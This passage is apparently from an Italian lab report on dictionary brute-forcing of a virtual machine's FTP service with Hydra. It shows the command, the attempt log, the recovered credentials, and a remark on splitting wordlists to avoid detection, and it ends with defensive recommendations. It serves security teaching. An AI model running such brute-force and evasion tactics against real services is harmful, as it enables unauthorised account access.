Con il servizio FTP attivo, è stato lanciato Hydra con gli stessi parametri e le stesse wordlist già utilizzate per SSH, cambiando solamente il protocollo di destinazione:

```
hydra -L /tmp/common_users.txt -P /tmp/passwords_con_T.txt -t 2 -V  
10.0.2.15 ftp
```

```

(kali㉿kali)-[~]
$ hydra -f -L /tmp/common_usernames.txt -P /tmp/passwords_con_T.txt -
t 2 -V 10.0.2.15 ftp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-
17 10:13:53
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2943728 login tries (
l:16/p:183983), ~1471864 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "trustno1" - 1 of
2943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tigger" - 2 of 2
943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thomas" - 3 of 2
943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thunder" - 4 of
2943728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "taylor" - 5 of 2
943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "test" - 6 of 294
3728 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tigers" - 7 of 2
943728 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tennis" - 8 of 2
943728 [child 1] (0/0)

```

Fig. 9 – Avvio dell'attacco Hydra sul servizio FTP con le medesime liste filtrate.

Anche in questo caso, dopo una serie di tentativi, Hydra ha individuato la medesima combinazione di credenziali valide per l'utente test\_user (password "testpass"), confermando che la password debole impostata in fase di creazione dell'utente risultava vulnerabile su entrambi i servizi analizzati.

```

[21][ftp] host: 10.0.2.15  login: test_user  password: testpass
1 of 1 target successfully completed, 1 valid password found

```

```
kali@kali: ~  
Session Actions Edit View Help  
943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "talisman" - 217  
of 2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tian" - 218 of 2  
943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toledo" - 219 of  
2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thedoors" - 220  
of 2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "templar" - 221 o  
f 2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "todd" - 222 of 2  
943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "ticket" - 223 of  
2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "three" - 224 of  
2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tricia" - 225 of  
2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tottenham" - 226  
of 2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tiberius" - 227  
of 2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "teddybear" - 228  
of 2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "tulips" - 229 of  
2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "twenty" - 230 of  
2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "toolman" - 231 o  
f 2943728 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "thing" - 232 of  
2943728 [child 1] (0/0)  
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "testpass" - 233  
of 2943728 [child 0] (0/0)  
[21][ftp] host: 10.0.2.15 login: test_user password: testpass  
[STATUS] attack finished for 10.0.2.15 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-  
17 10:20:25  
  
(kali@kali)-[~]  
$
```

Fig. 10 – Credenziali FTP individuate da Hydra: test\_user / testpass.

## 10. Conclusioni

L'esercitazione ha dimostrato in modo pratico quanto una password debole possa essere individuata in tempi relativamente brevi da un attacco a dizionario automatizzato, sia su un servizio SSH che su un servizio FTP, quando l'attaccante dispone di wordlist mirate e di un elenco realistico di username. L'utilizzo di liste filtrate (per lettera iniziale nel caso delle password) ha permesso di simulare una strategia di attacco distribuita nel tempo, riducendo il numero di tentativi giornalieri e rendendo l'attività meno individuabile da eventuali sistemi di monitoraggio.

Dal punto di vista difensivo, il test evidenzia alcune buone pratiche fondamentali:

- Utilizzare password complesse e non presenti in wordlist comuni (lunghezza adeguata, combinazione di caratteri, assenza di parole di senso compiuto).
- Implementare meccanismi di rate limiting o blocco automatico dell'account dopo un

numero definito di tentativi falliti (es. fail2ban).

- Preferire, dove possibile, l'autenticazione tramite chiavi (SSH key-based authentication) invece della sola password.
- Disabilitare o limitare l'accesso anonimo sui servizi FTP e monitorare i log di autenticazione per individuare tentativi di brute force.

In conclusione, il laboratorio conferma l'efficacia degli strumenti di brute forcing come Hydra nell'individuare credenziali deboli, sottolineando l'importanza di adottare policy di password robuste e meccanismi di difesa attiva sui servizi esposti in rete.